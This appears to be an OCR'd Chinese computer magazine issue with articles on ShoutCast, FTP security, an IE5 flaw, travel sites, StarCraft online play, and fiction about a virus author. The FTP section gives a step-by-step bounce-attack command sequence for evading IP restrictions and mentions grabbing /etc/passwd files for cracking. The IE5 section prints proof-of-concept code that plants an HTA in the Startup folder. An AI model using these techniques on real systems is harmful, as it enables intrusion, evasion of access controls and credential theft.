如果要做听众，那就当一位优秀的听众吧。每一位优秀的 D.J. 和每一位著名电台领导人最初也一定是优秀的听众。做 MP3电台和听众就像手里捏着收音机拧拧旋钮那么简单。首先，你应该有一份最新版本的 WinAmp(目前是 2.50c)，2.50 以下的版本可不支持 ShoutCast。然后请打开浏览器，进入www.shoutcast.com，在它的首页上选一家电台，按下电台前的 Tune In 标志。如果你使用 IE4/5，它会打开一个对话框，问你想要就地打开还是下载，因为不是病毒，所以先不要理会究竟是什么文件，选就地打开。剩下的时间，请给自己泡杯茶，当你端着热腾腾的茶回到电脑前，一切已经就绪——WinAmp 已自动打开，小喇叭已经开始广播了。

如果你使用 Netscape，那会多出两步。浏览器先会装傻，弹出一个 Unknow File Type 的对话框，你需要按下 [Pick App...] 的按钮，然后在接着出现的对话框里帮它找到 WinAmp 的路径，再然后就像对付 IE 一样，Netscape 会给你一个打开还是存储的两难命题，还是选打开进入电台。以后，Netsacpe 就不会再这样傻乎乎的了。它也会像 IE 一样，在你选好电台之后自动播放

实际上，这里给出的只是一个示例。在 Internet 这个几乎无限的领域，ShoutCast 电台可能出现的地点非常多。官方网站的电台列表不过是很少的一部份，为找到更好更多的音乐，你需要更多的努力去寻找。如果没有你欣赏的电台和节目怎么办?没关系，Do it yourself，当一位 D.J. 自己动手做。

选择二：当一位 D.J.。



当一名受人尊敬的 D.J. 需要非同寻常的鉴赏力。如果你只是玩票。那也不要紧，因为"在 Internet 上，没有人知道你是一条"……5555……我知道你是人；而且你只需要按我说的去做就可以当上一名 D.J. 了。

首先你还是需要安装最新的 WinAmp(废话!)。其次你需要一套 D.J. 专用设备。这套设备不在大街上的音响店里，而是在 ShoutCast 网站上（再重复一遍，www.shoutcast.com)，按下 [Download ShoutCast]，选择 [Be a D.J.]。你会发现两套工具，第一套叫做 ShoutCast DSP BrodeCastting Tool，包括一个 DSP 插件和微软的 NetShow Server Tool。前者只有 12.4KB。它允许你编码 MP3 信息并向 MP3 电台实时传送数据。后者比较庞大(3.94MB)，但它却是编码和传送必不可少的。

另一套工具称为 Miscellaneous ShoutCast Broadcasting Tools。它包含了成为一名很酷的 D.J. 除了鉴赏力和 MP3 收藏之外的一切。你的声音像 Snopy 一样温柔？或者，像《机器猫》中的大胖一样疯狂？无论你的声音听起来如何，ShoutCast Live Plug-In(4.06KB) 者有把握让全世界听到。这套工具中的另外一些则是广告，ShoutCast 的开发者们希望得到每一名 D.J 的支持以便使这项免费的服务能够持续下去。其实，这些广告还有另一个妙用——它能使你的节目听起来更专业一些。

噢，差点忘了一件事，就像在现实生活中一样，在你正式当上 D.J 之前，你必须找到可以接纳你的电台。不过这个过程并不需要考试或其它什么劳什子手续，你所需做的就是给你感兴趣的电台的台长发信，如果他也瞧得起你，他会给你一个帐号和密码，聘用你为 D.J.。要是实在没有电台愿意接纳你，那也没什么要紧，自己办一个不就得了！


选择三：听好歌请到这边来，全新网上电台开播了。



有了 ShoutCast，办一个私人电台并不困难。你所需的仅仅是一个 ShoutCast Server。这是一个仅有 51KB 的软件，而且几乎通用于目前所有的 PC 和服务器平台(包括 Windows 9x/NT、FreeBSD、BSDi、Linux、IRIX、Solaris 和 AIX.)。虽然很小，但这个 Server 的功能却很强大。ShoutCast Server 基本上是一个接入工具，当它开始运行后，听众们就可以收听了。理论上它允许无限多听众同时收听，如果你拥有全世界所有的带宽，不妨试试看。ShoutCast server 允许你配置听众数目，并且还能让你随时剔除不合格的用户。

那么究竟怎样控制你的 ShoutCast Server 呢?这需要拿出一点当一名真正电台台长的精神出来。ShoutCast Server 有一个配置文件(TXT 文件，类似于 Win3.2 的 INI 结构)。在 ShoutCast 的页面上有详细的配置说明。

最后当然是把你苦心建造的电台公布出去，吸引听众光顾了。公布的地点——按照 ShoutCast 的官方建议——你需要建一个主页，然后把电台和电台的界面一起公布；更好的做法是，建立一个服务器，以使听众能够享受到实时播音。ShoutCast 的页面上给出了 HTML 示例。你只需简单拷贝粘贴就行了。鉴于现在 ShoutCast 还不是很流行，你最好还是给 ShoutCast 官方主页发一封 Mail，请求他们把你的电台放在 ShoutCast 主页列表上，这会让你的听众多些再多些。



好了，我们的 ShoutCast 之旅就先进行到这里。下一期的 WinAmp 周边介绍中，我会给你带来数款极酷的 WinAmp 插件或附加软件。如果你像我一样也是 WinAmp 的铁杆用户，那么，请拭目以待。

作者的话：

国内的网络现状是如此的糟糕，以至于我不得不悲观地想，国内能用得起 ShoutCast 的人如果不是大款，那就一定是电信网管。但是 ShoutCast 闪现的美好前景还是促使我写下这篇文章。在它之前，无论是微软增加了网络功能的 MediaPlayer，还是早有盛名的 RealPlayer，它们都只允许用户实时收听，而不是实时播放——当然它们也有类似的技术，但那可要花大价钱。而 ShoutCast 是免费的，易用性好到每个人都可以轻松使用。我想如果风险投资商们有足够的眼光，为私人电台的拥有者们提供足够的带宽，在未来的宽带网中，ShoutCast 很可能成为一桩 Big business，一项值得长期投资的事业。

本栏编辑/Chance

“FTP”A、B、C

■文/刘源

FTP 概述

FTP(File Transfer Protocol)即文件传输协议,用来从一台机器传送文件到另一台机器上。你可以使用 FTP 来传送任何类型文件。有两种类型 FTP 访问,即有名和匿名 FTP。有名 FTP 要求用户在服务器上有帐号,登录时他可以拥有应该拥有的一切资源。匿名 FTP 是为那些在服务器上没有帐号的人提供,主要是用来使用户访问一些公用资源。

FTP 的包过滤(Packet Filtering)方式

首先,有必要解释什么叫“包过滤”。简单地说包过滤即是只基于 TCP/IP 包的检测。FTP 使用两个独立的 TCP 连接:一个在服务器和客户程序之间传递命令和结果(通常称为命令通道);另一个用来传送真实的文件和目录列表(通常称为数据通道)。在服务器上,命令通道使用众所周知的端口号 21,数据通道为端口号 20。客户程序则在命令和数据通道上分别使用大于 1023 的端口(根据 TCP/IP 协议,端口对应于 Internet 应用层,不同的应用层客户程序有其缺省的端口号,如 FTP 为 20、21,HTTP 为 80)。

在开始一个 FTP 的连接时,客户程序首先为自己分配两个大于 1023 的 TCP 端口,它使用第 1 个端口作为命令通道端口与服务器连接,然后发出 PORT 命令(通常是 PORT C,C,C,C,F,F,其中 C,C,C,C 为客户端 IP 地址,F,F 为第二个端口号),告诉服务器它的第 2 个作为数据通道的端口号,这样服务器就能打开数据通道了。

大多数 FTP 服务器和许多 FTP 客户程序都支持一种客户程序打开命令通道和数据通道来连接到 FTP 服务器的修改方式,这种方式被称之为“反向方式”或“PASV 方式”。

在使用反向方式时,一个 FTP 客户程序需要分配两个 TCP 端口供其使用。第 1 步同正常方式,但客户程序通过 PASV 命令代替原来 PORT 命令来告诉服务器客户程序的第 2 个 TCP 端口。这样就能使服务器为本身的数据通道分配第 2 个 TCP 端口,并通知客户程序所分配的那个端口号。这时客户程序就从它的数据通道的端口连接到服务器刚才通知它的那个端口上。

通过 FTP 包过滤方式的分析可以知道,一个 TCP 连接可以从防火墙外部实现,即一个外部 FTP 服务器会接通一个到内部的客户程序的数据通道的连接,来响应从内部的客户程序发出的命令通道连接。正是这种方式,一方面可以允许客户程序通过 FTP 代理服务器连接其他 FTP 服务器,另一方面也给网络带来了不安全性。

匿名 FTP 服务

FTP 提供一种匿名服务,登录名用“anonymous”,而口令通常可用你的 E-Mail 代替。正是这种服务方式方便了用户,但也不可避免地带来了问题。如客户登录后,往往能够获得一个可写目录(通常是/incoming),这样客户就可以通过 PUT 上载一个甚至是多个 TXT 文件,来达到攻击该 FTP 服务器或其他 FTP 服务器的目的,虽然许多 FTP 服务器都限制匿名用户的权限,如执行权,而许多 FTP 服务器同 HTTP 服务器同装在一台机器上,那么匿名用户完全可以利用该可写目录运行命令调用 HTTP 服务器执行。

FTP 代理服务器

通过 FTP 代理服务器连接到匿名服务器,而不是直接同其连接,主要基于两种原由:其一,无法直接连接,如防火墙;其二,出于不被匿名服务器知晓自己 IP 地址,或者基于 ATTACK,或者基于匿名服务器限制客户登录(通过限制 IP 地址范围)。

所以对于防火墙内客户来说,必须首先运行 FTP 命令并通过作为主机的防火墙连接,完成后,必须说明用户名和连接地点,在认证该地点确实允许后,代理就与远程系统上的 FTP 服务器建立连接,用用户提供的用户名开始登录。然后远程服务器提示用户输入口令,如果口令正确则连接被允许。对于非防火墙内用户,它可以通过任意代理服务器来连接其目的服务器,并达到隐藏地址的目的。对于目标服务器而言,知道的仅仅是代理服务器的地址。

FTP 服务器的“跳”(Bounce)攻击

FTP 的代理服务特性允许第 3 方文件传输。用户可以从一个 FTP 向另一个远程 FTP 请求代理传输。实际上这种特性已在 RFC959 有所说明,当与引用命令相连时,如 PORT 及 PASV 语句,允许一个用户避免 IP 访问控制及可跟踪性。

问题的核心在于用户可以请求远程 FTP 服务器向任意一个 IP 地址与 TCP 端口发送文件。因此用户可以请求远程 FTP 发送一个包含有效网络协议命令的文件给任意一台主机在任意一个 TCP 端口上监听的服务程序,导致服务程序相信网络协议连接的是远程 FTP。

例如你是一个中国远程用户,IP 地址是 F.F.F.F,并想从一个美国的服务器获得资源,但典型情况是目标主机配置禁止了与一系列特定 IP 地址相连(美国对一系列产品加以限制,特别是高层次加密程序),假定你的 IP 地址

恰好在这一范围内,因此目标主机上的一些或所有的资源你不能访问,所以必须使用另一台机器(中介)去访问目标机。你常常可以通过以下措施来实现:

(一)、你首先应该知道目标主机的 IP 地址,若你不是很清楚,你可以通过 SATAN 来实现(SATAN 是一个非常出名的扫描引擎,在 Internet 上随处可找到),假设你的目标主机的 IP 地址是 C.C.C.C;

(二)、以 anonymous 连接到美国一 FTP(该 FTP 对目标主机而言是可用的),然后 FTP 到自己的机器(对于 PPP 用户可以使用 IPQUERY.EXE 查知自己的 IP 地址),并配置成 PASV 方式,对一个新文件例如 FOOBAR 做 STOR,现在,你可以向美国 FTP 发送一个 FTP 协议语句的 TXT 文件。这些语句包含带有你的 IP 地址及端口号的 PORT 命令,这样引起目标主机的被动监听与 PORT 及随后的 RETR 以检索所需的文件,你现在可以指定一个引用 PORT 命令给美国 FTP,标识在目标主机的端口 21。最后用包含命令文件的 TXT 文件指定一个 RETR 命令,并发给美国 FTP。美国 FTP 将包含正等待你的 FTP 端口地址及 PORT 命令的 TXT 文件发向目标主机,该文件表现为美国的 IP 地址,而向你发送文件,此时你也许正焦急地以 STOR 命令等待接收名为 FOOBAR 的文件。因此,文件被发往你,并成为 FOOBAR,而目标主机日志文件所显示的 IP 地址却为美国 FTP 的地址。

有关过程可以表述如下:

1. quote “pasv”(返回的地址为 f,f,f,f,x,x)
   quote “stor foobar”
2. 生成一个新文件“instrs”
   user ftp
   pass -anonymous@......
   cwd /export-restricted-......
   type I
   port f,f,f,f,x,x
   retr ......tar.Z(你想的资源,可通过 list -ar 获得)
   quit
3. 上载并发送命令
   put instrs
   quote “port c,c,c,c,0,21”
   quote “retr instrs”
4. delete instrs
   disconnected
   bye

关于 WU-FTP 问题

关于 WU-FTP 版本安全性的问题报道很多,特别是在 Internet 上,其早期版本漏洞主要有两个:代码根中的一个竞争条件允许用户以根方式登录;SITE EXEC 允许用户以根方式执行命令。还有一个潜在安全漏洞是/etc/passwd 文件的存在,用户一旦获得了 passwd 文件就可以对其条目进行 crack,而各种 crack 程序简直太多了(笔者就曾经从诸如 ftp.mcs.anl.gov、ftp.fonorala.net、ftp.csd.uwm.edu 上进入/etc 获得 passwd)。

微软 IE5 安全漏洞

■文/葛锋

Internet Explorer 5.0 允许以创建或覆盖本地计算机文件及向其中写入内容的方式,在本地计算机执行任意程序。这个问题存在于 ActiveX Control 之中,名字叫做“Object for constructing type libraries for scriptlets”。这个对象可以创建和更改本地文件。

进行攻击时,可以创建一个基于 HTML 的应用程序,并使其在下次系统启动时执行。除了基于 web 的程序可进行攻击外,攻击也可通过 E-Mail 进行!!

将下列代码写入 htm 文件,并使用 IE5 浏览这个文件。如果 Active X 被激活,the trojan(非常好玩,绝对无害)就会把自己加入到你的系统中。

```
<object id=" scr" classid=" clsid.
06290BD5-48AA-11D2-8432-
006008C3FBFC">
</object>
<SCRIPT>
scr.Reset();
scr.Path=" C:\\ windows\\ Start
Menu\\ Programs\\ StartUp\\ ei-
dos.hta";
scr.Doc=" <object id=`wsh`
classid=`clsid: F935DC22-1CF0-
11D0-ADB9-00C04FD58A0B`> </
object> <SCRIPT> alert(`Written by
eidos, Visit http://eidos.126.com
Please`); wsh.Run(`sol.exe`); </"
+"SCRIPT> ".
scr.write();
</SCRIPT>
</object>
```

这个页面创建了 c:\windows\Start Menu\Programs\StartUp\eidos.hta,当它运行时,显示在屏幕上一条信息(Written by eidos http://eidos.126.com)并且在桌面上打开一个 sol.exe(纸牌游戏),切记,这种程序的行为可能会更加“恶劣”。也就是说你可能受到恶意的攻击。

为了对付上述程序的行为,要调整对 IE5 中 ActiveX Scripting 控制选项和插件的控制。选[工具]/[安全],在对话框里,选择[internet 区域]/[自定义],出现一个新对话框,在新对话框中,调整所有的 Active X 属性全为[Disable]或者[提示],记住如果你选择这些选项为[提示],你可能会在上网时遇到大量的提示对话框。如果提示非常恼人,只要设置这些选项为[Disable]就行了。

本月酷站推荐

——旅游网站专题

■文/黄磊

■ 中国水乡第一镇——周庄


http://home.hdt.net.cn/~ajie/

设计水准：★★★★★

网站内容：★★★★

速度表现：★★★★

推荐程度：★★★★★



"江南水乡"成为抽象概念已经很久了。日渐工业化的社会令旧日"日出江花红似火，春来江水绿如蓝"的意象越去越远。尽管如此，"江南"仍是每一个飘泊游子心中的故乡。近年，浙江周庄以保存较为完好的旧日江南景观，成为国内一大旅游胜地。前不久，浙江省信息中心搞了个互联网网页设计大赛，以周庄为题，邀请各路高手各展所长，为周庄在网上安个家。很幸运地，专门教人如何制作网页的《一网打尽》站长阿捷参加了此次比赛，并且理所当然地拿了个第一。于是，我们有了这个赏心悦目的网站。

网站首页十分简朴，纯白的背景配上一幅"小桥、流水、人家"的黑白照。左上方的字幕徐徐滚动，让你从容看完周庄的简介。点击照片，下一个页面以图片链接形式将主要内容分为[明清建筑]、[古代石桥]、[人文荟萃]等6个栏目，分类清晰，每一部份的内容都很简洁。整体设计清新淡雅，配上优雅的丝竹古乐，令访客游览赏心悦目。

说到缺点，内容不是很充实可能是最大的遗憾。如果能加上历代文人游记和当今游客的心得，荟集为一个单独栏目，那将是一个完美的宣传网站、设计上略有一丝匠气。或许从中国古代的文人画中可以寻找点灵感

■ 大陆旅游信息网

http://www.dalu.online.sh.cn/

设计水准：★★★


网站内容：★★★★★

速度表现：★★★★

推荐程度：★★★

可能是现在大陆地区最大的旅游站点，由上海热线主办，访问者已达30多万。内容包罗万象，尤其是其中[天下景点即时查]一项，包括了全国30个省/4个直辖市的几乎所有知名景点介绍和游记。此外，还有旅游线路、旅游团信息、在线预定行程、相关法规等服务信息

虽然是大站，但是这个大陆旅游信息网的设计只能以简陋来形容。配色混乱、字体难看，毫无风格。没有必



要的 Frame 框架留在页面上，有碍观瞻。而且内容如此庞杂的站点，居然没有检索功能，这对于未来的发展是极为不利的

■ 天鸿—旅游巴士 1.0 版

http://www.tohome.net/tour/

设计水准：★★★★

网站内容：★★★★★


速度表现：★★★★

推荐程度：★★★★★

"天鸿资讯"是近期在上海出现的一家 ICP，在这个名字下，已经聚集了一批优秀的站点。"旅游巴士"是其中出色的一个

就象"大陆旅游信息网"，"旅游巴士"把自己定位在综合性旅游站点。在"神州风采"栏目中，它同样有全国所有省市的名胜介绍。而且，在"世界风情"中，它还有全球各旅游胜地的采风、"每月推荐"栏目向你每月推荐一个好去处。而在"旅人论旅"中，你可看到别人的游记，如果你刚好旅游归来，正有一堆见闻欲一吐为快，那就和大家一起来"指点江山"吧……其余的，象旅游百科、时尚百科等栏目也显得颇有特色

站点设计上，并不是很有特色，但颇有大家风范。总之是一个用心设计、规划完善的旅游资讯站



抛砖引玉说"战网"

——谈《星际争霸》国内战网的建立

■文/陈栋

网络是信息社会的基础，这方面中国近几年发展很快，据最新数字统计，现在国内的上网人数已达到400万，比去年翻了一番，但中国网民更多还是停留在简单获取信息、网上聊天。因为国内还没有一个完善的游戏战网供大家参与网上竞技，再加上我国软件市场还不规范，网络不通畅，造成国内游戏爱好者没有更多的广泛切磋机会。

现在中国玩家在互联网比赛中的名次落后于其他亚洲国家，最大的问题就是没有各式各样经常性的对战来提高他们的竞技水平；一个是电脑普及的问题，另一个就是没有很好利用网络。我们的邻国韩国就是一个很好的正面例子，《星际争霸》在韩国正版销量超过30万，对于一个人口只有500万的国家真可谓是一个奇迹，但这不能简单归结为他们个人收入高，因为它在韩国的零售价也要40美金，除了相当普及的电脑和遍布全国的网吧以及相对规范的软件市场外，其完善发达的网络起了举足轻重的作用。通畅的网络为韩国人上网作战创造了良好的条件，经常性的锻炼再加上亚洲人本来就不错的头脑，使韩国人在世界比赛中名列前茅。我们中国人在世界比赛中得不到好名次很大原因是得不到网络的有效支持，毕竟21世纪是网络的时代，一个国家的电玩水平也是反映国家科技和经济实力的重要窗口之一，不能把电脑游戏看作一种单纯的娱乐，也不能让我们的玩家只满足于单机过关、联机对战，只有创造一切条件让中国的玩家全面了解网络，利用网络，才可能带动整个社会意识的革命。

回头再看国外的站点，暴雪公司的 BATTLE.NET 是相当有代表性的，它之所以能在世界电脑游戏业和游戏迷中享有极高的地位，除了它有一个高效、完善的网络服务器外，其出品的游戏更是充分发挥网络优势。这些游戏在单机过关和联机对战中已经使无数玩家彻夜不眠，开发小组更在制作时充分考虑了各方力量的均衡，相互协调配合，使其在网络对战上的优势更是一览无遗。但遗憾的是据我们统计，中国玩家上 battle.net 的包括经常或偶尔去访问的不会超过2000人，虽然远远超过这个数字的玩家已拥有上 battle.net 的 CD-KEY，但昂贵的费用和缓慢的速度，让他们望而却步。但是将来的游戏产品开发势必注重网络特点，甚至已有纯网络版游戏，例如近来有一个网络版游戏《星际部落》，在国外反响强烈，如果引进到中国其结果是可想而知的。所以如果想扩大市场份额，规范软件市场，游戏厂商和 ISP 紧密合作是必然的趋势。

根据中国的实际情况，暴雪公司也明确表示，希望其中国代理奥美电子与国内 ISP 紧密合作。这次奥美电子和263首都在线就是在这样的环境下共同建立了《母巢之战》中国战网，目的就是让中国的电脑爱好者能轻松体会游戏战网"多、快、好、省"的特点。并希望籍此带动正版软件市场的活跃。

多：吸引全国星际迷上网作战；快：速度快，用不着再看慢动作或为了登人 battle.net 熬到白头；263在北京地区实行了即拨即通，在不久的将来还将在全国12城市开展此业务，将进一步便利网民；好：里面高手如云使玩家不再轻易把自己比作独孤求败，强中还有强中手，从实战中提高中国玩家的竞争水平；省：263首都在线今年4月21日实行的198元/月封顶减轻了网民不少负担，作为厂商，奥美电子公司也会在市场上做相应的配合，让中国玩家买得起也玩得起。

另外，263首都在线在全国内首先采用的开放式拨号上网也非常符合当今流行的便利原则。当然这个站点还存在着一些不足——比如覆盖问题——但相信263首都在线的魄力和其本身实力再加上与游戏厂商的紧密配合是有决心、有可能把它建成中国最受欢迎的游戏站点。为庆祝这个官方战点的成立，奥美电子和263首都在线还在8月份举办全国首届互联网大赛，有效参赛人数达到2千多人，这个数字在中国是一个突破，而且其中还有10%是女游戏爱好者。同时这个站点将从复赛开始包括以后的一切访问将实行 CD-KEY 认证系统，到时只有正版用户才能拥有上263《星际争霸－母巢之战》战网的权利，通过这个认证系统让正版用户真正体会拥有正版的骄傲和与众不同，从而为规范中国软件市场，最终形成一个尊重知识产权的健康、良好社会环境，起到一定的推动作用。

本栏编辑/Chance

灰色墓地

■文/夏非豹

尤住的地方简直是个贫民窟，凌乱，灰暗。像平时一样，临近中午时分，一份报纸从没有玻璃的窗户扔了进来。只是这次正好砸在了尤的头上，搅了他的好梦。尤极不情愿地睁开了眼睛，呆滞的目光落在了报纸上。

报纸的第三版以醒目的大字写着"圣火"病毒的消息。"四天来病毒疯狂蔓延至世界的各个角落，目前已有数千万台电脑被病毒感染，其中 80% 已出现物理损坏现象……"

"有关部门昨天已经证实，'圣火'是以 RC 公司一个月前开始销售的《金字塔》汉字处理软件为潜伏媒介的。受此影响，RC 公司的上市股票出现了大幅下跌。RC 软件开发部部长也于昨日宣布辞职。"

尤那睡眼朦胧的眼睛一下子有了生机。他从堆满杂物，脏得看不清颜色的桌子上翻出了放大镜，细细端详着报纸上那张部长辞职谢罪的照片，如同赏玩一幅绝世名画。放大镜的一边是放大了的部长木然的表情，另一边则是尤那放大了的轻蔑眼神。

"啪！"桌子上最后一罐啤酒打开了，泡沫迫不及待地喷了出来，溅在报纸上，浸湿了部长的脸。"干杯！"尤对着部长的照片道："为了被你开除的我和被'圣火'惩罚的你，我亲爱的部长。"

默认的登录网址，是一个名叫"灰色墓地"的聊天室，形容中写道"哭诉吧，遭遇'圣火'的人们。"虽然这只是尤自建的聊天室，访问量却与日俱增，可见痛恨"圣火"的人有多少。尤打开一个窗口观察着里面的情况。来这儿的人多数是想发发牢骚或是听听别人的遭遇给自己找平衡的。所以，多数时间都在拉开架子骂街，每当人们骂到高潮时，尤就会变得很兴奋。他知道，骂得最凶的人也是最无能、无奈的人。尤很喜欢看这种人暴跳的样子，有时也会忍不住加入进去，哼哈两句，反正没人认识他——"圣火"的主人。

白天，聊天室里的人不多，只有三个人像是聊得很投机，一个叫"眼泪"，一个叫"负心人"，正在发言的居然叫"我想杀人"。尤笑了笑，偷偷进入聊天室。

[我想杀人]：你们是没看见啊！花了几个月才建好的供求信息库，眨眼间就全没了！我这个倒霉劲！刚当上的技术科主任，官位还没坐热就遇上这事。偏偏还遇上个不懂行的上司，硬说我办事不利。

[负心人]：得了吧你！这点儿损失算什么啊？！

[我想杀人]：这还不叫损失？我的饭碗都给烧没了！

[负心人]：哼哼，工作没了可以再找，像我这样跑了老婆连哭诉的地方都没有！

[眼泪]：怎么？你连老婆都给"圣火"烧掉了？

[负心人]：是未婚妻。唉，都快撰礼服了……

[尤]：跑了老婆也可以再找嘛！嘻嘻！

[负心人]：说得轻巧！全天下的姑娘都找遍了，就这么一个看得上我的，还……

[我想杀人]：怎样？

[负心人]：都是因为那个倒霉的《金字塔》！我放着那么多文字处理软件不用，偏偏去用它给我老婆写情书。本来想创造个网络浪漫史什么的，结果却……可怜我老婆新配的机子，一日之间就变成了废铁。

[尤]：真是网络悲剧史啊！

尤开始觉得这样打趣人家是件很有趣的事。而那边却怒不可抑

[我想杀人]：你们说，那个制造"圣火"的人是不是有病？他图什么呀？！

[负心人]：图什么？逞能啊！人长得不怎么样，家事不怎么样，素质不怎么样，口才不怎么样，运气不怎么样，体格不怎么样，气质不怎么样，整个不怎么样，他不服就搞点儿病毒，弄得天下大乱。这就叫不能流芳百世，也要遗臭万年！

尤一看到令人兴奋的言语，心里开始雀跃起来。

[尤]：对，对！他就是看别人不顺眼！他看你当技术科主任不顺眼，看你有了跑不了的老婆不顺眼，看明星不顺眼，看总统不顺眼，看谁都不顺眼！

[我想杀人]：心理变态！

"可怜的人呐！"尤心里暗笑。突然想起有一个人一直未开口。

[尤]：眼泪，怎么不说话？是不是心里难过？

[眼泪]：恩！

也许是害羞，也许是太悲伤，等了半天"眼泪"才蹦出一个字来。

[我想杀人]：废话！来这儿的人有几个是不难受的？

[负心人]：所以才要发泄嘛，不发泄可能真的要去杀人了！

[尤]：眼泪，说说你的遭遇吧！说出来就没事了。

[负心人]：是啊，不就是中了个"圣火"吗？下回说不准还会中个"鬼火"、"地狱火"什么的呢。别想不开了！

[眼泪]：不，不是这样……

[我想杀人]：不是哪样？你要是没事儿，来这儿干吗？看我们的笑话吗？

"我想杀人"一激动，那边的"眼泪"就又开始沉默了。许久，才敲出一行字：

[眼泪]：我难过，因为我外公去世了。

这着实出乎尤的意料之外，"我想杀人"赶忙道歉。

[我想杀人]：对不起，对不起！你外公是因为"圣火"而去世的？

[负心人]：！！

[尤]：……………………

沉默，几个人居然同时发起愣来。似乎是平静了一点，"眼泪"又开始说话。

[眼泪]：对不起，我好象忘记了，来这儿的人都要讲讲自己的遭遇？

[负心人]：恩，不想说的话也没人逼你。

[眼泪]：其实，也没什么可说的。

[眼泪]：一个回城的知青子女和一个退休的语文教师。这就是我生活的家。而支撑这个家的，是我父母每月寄来的一点点生活费和外公的一点点退休金。

[尤]：很清贫的样子。

[眼泪]：虽然清贫，但却很温暖，很快乐。外公对自己总是很节俭，对我却非常好。我返城后，他连抽得很凶的烟都戒了，就为了省下钱来让我上好一点儿的学校，将来考大学，有好的出路。

[负心人]：能不能简短些？直接说重点？

[我想杀人]：让人家说完！怎么一点儿同情心都没有？

[尤]：别吵！眼泪，你接着说！

[眼泪]：……后来，外公把他这些年的全部积蓄拿出来买了电脑，他说，时代在发展了，我也要多接触些高科技。

[负心人]：唉，智力投资……

[眼泪]：现在想想，我拼命努力学电脑也不知道是坏事还是好事，反正随之而来的计算机比赛的奖状倒是令外公格外高兴。

[我想杀人]：懂技术当然是好事啦。我们这里就把我当神一样供着，因为那些木头脑子根本就不知道这通电的脑子怎么使。^_^

[眼泪]：以前，我也觉得这是好事。因为有了它，我就可以帮外公做些事情。买来《金字塔》后的日子，是外公过得最开心的时光。我费了很大劲教会了他《金字塔》里的"傻瓜汉字输入法"，他便总在我上学的时候坐在那儿，手边上放着厚厚的笔记本，慢慢地输入。

眼泪总是不进入正题，尤听得着急，连打了一排问号，"我想杀人"和"负心人"也同时冒出一句："然后呢？"

[眼泪]：对不起，我尽量长话短说！

